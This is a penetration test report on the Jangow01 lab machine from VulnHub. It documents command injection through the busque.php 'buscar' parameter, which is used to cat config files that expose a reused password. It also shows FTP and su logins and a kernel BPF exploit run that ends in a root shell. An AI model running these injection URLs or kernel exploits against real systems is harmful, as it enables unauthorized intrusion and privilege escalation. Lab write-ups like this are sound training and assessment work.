Penetration Testing Report

1. Engagement Overview

Client: Lab Environment (VulnHub – Jangow01)

Assessment Type: Black Box Penetration Test

Tester: Stefanos Dimitrakopoulos

Date:

2. Executive Summary

This assessment identified critical vulnerabilities including command injection, credential exposure, credential reuse, and an outdated kernel. These issues allowed full system compromise from unauthenticated access to root-level privileges.

The impact of these vulnerabilities includes potential data breach, system compromise, and service disruption.

3.Scope

Target	IP Address
Jangow01	10.0.2.15

4. Methodology

- Enumeration
- Vulnerability Identification
- Exploitation
- Privilege Escalation
- Post-Exploitation

5. Findings Summary

ID	Vulnerability	Severity
1	Command Injection	Critical
2	Credential Exposure	High
3	Credential Reuse	Medium
4	Privilege Escalation	Critical

6. Finding 1: Command Injection (Critical)

Description


A web parameter was vulnerable to command injection, allowing execution of arbitrary system commands.

Impact

An attacker can gain remote command execution and compromise the system.

Evidence

- `ls -la`



Recommendation

Sanitize inputs and avoid direct shell execution.

7. Finding 2: Credential Exposure (High)

Description

Credentials were exposed in two files.

1. config.php
2. .backup

Impact

Attackers can reuse credentials to gain unauthorized access.

Evidence

- **desafio02 : abygurl69**
- **jangow01 : abygurl69**

Not Secure view-source:http://10.0.2.15/site/busque.php?buscar=cat /var/www/html/.backup

```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

Not Secure view-source:http://10.0.2.15/site/busque.php?buscar=cat wordpress/config.php

```
1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16
```

Recommendation

Store credentials securely and restrict access.

8. Finding 3: Credential Reuse (Medium)

Description


Credentials were reused across services such as FTP and local login.

Impact

Increases attack surface and risk of lateral movement.

Evidence

```
ftp 10.0.2.15
su jangow01
```



Recommendation

Use unique credentials per service.

9. Finding 4: Privilege Escalation (Critical)

Description

The system was running an outdated kernel vulnerable to privilege escalation.

Impact

Allows attackers to gain root access.

Evidence

1. uname -a → 4.4.0-31-generic
2. gcc exploit
3. ./exploit

```
jangow01@jangow01:~$ ./exploit2
./exploit2
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880035bf0700
[*] Leaking sock struct from ffff88003dab3a40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880039a7f900
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880039a7f900
[*] credentials patched, launching shell...
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
# pwd
pwd
/home/jangow01
#
```

Recommendation

Update system and apply patches.

10. Attack Chain

1. Command Injection
2. Reverse Shell
3. Credential Extractio
4. FTP Validation
5. User Pivot
6. Privilege Escalation
7. Root Access

11. Additional Findings

During the interaction with the target system, several local files were created and retrieved as part of the exploitation and testing process.

These included:

- `40871.c` – initial exploit attempt (unstable)
- `45010.c` – working privilege escalation exploit
- `testCode.txt` – test file used to check write capabilities
- `user.txt` – file retrieved via FTP

```
┌──(kali㉿kali)-[~]
└─$ ls
40871.c  45010.c  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  testCode.txt  user.txt  Videos

┌──(kali㉿kali)-[~]
└─$
```

12. Conclusion

```
# pwd
pwd
/home/jangow01
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
                      @@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&&
                      @  @@@@@@@@@@@@@@@@&#    #@@@@@@@@@&(.    /&@@@@@@@@@@@@
                      @  @@@@@@@@@@@&( .@@@@@@@@@&%####((//#&@@@@&   .&@@@@@@@
                      @  @@@@@@@@&  @@@@@@&@@@@@@&%######%&@*   ./@@*   &@@@
                      @  @@@@@@* (@@@@@@@@@@@#/.                  .*@.  .#&.   &@@@@&&
                      @  @@@@, /@@@@@@@@@@#,                        .@.  ,&,   @@@&&
                      @  @&  @@@@@@@@@@#.          @@@@,@@@@/           %.  #,   %@@&
                      @@@@#  @@@@@@@@@@/         .@@@@@@@@@@@@            *  .,    @@@
                      @@@&  @@@@@@@@@@*          @@@@@@@@@@@@@                ,        @
                      @&   .@@@@@@@@@(       @@@@@@@@@@@@@@@@@@@@@@@        *.       &@@
                     @@@/  *@@@@@@@@@@/            @@@@@@@@@@@@@#                        @@@
                     @@@   .@@@@@@@@@@/           @@@@@@@@@@@@@@@                @@#       @@@
                     @@@    @@@@@@@@@@.           @@@@@@@@@@@@@@                @@@(       @@@
                      @&    .@@@@@@@@@@.          , @@@@@@@@@ *              .@@@@*(     .@
                      @@@     ,@@@@@@@@@@@,   @@@@@@@@@@&*%@@@@@@@@@@@,    @@@@@@(%&*   &@
                      @@&      @@@@@@@@@@@@@@@@@@@@          (@@@@@@@@@@@@@@@@%@@@/   &@
                      @ @&      ,@@@@@@@@@@@@@@@@@@,@@@@@@@@&%@@@@@@@@@@@@@@@@@@@%*   &@
                      @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
                      @  @@@@&        ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                      @  @@@@@@@.        *%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@@&&
                      @  @@@@@@@@@@&                JANGOW                &@@@@
                      @  &&&&&&&&&&@@@@&     @@@(&@ @. %.@ @@%@     &@@@@&&&&
                                  &&&@@@@@&%       &/    (&&@@@&&&
                                    ((((((((((((((((((((((((((((((
da39a3ee5e6b4b0d3255bfef95601890afd80709
# 
```

The system was fully compromised due to multiple critical vulnerabilities. Immediate remediation is required.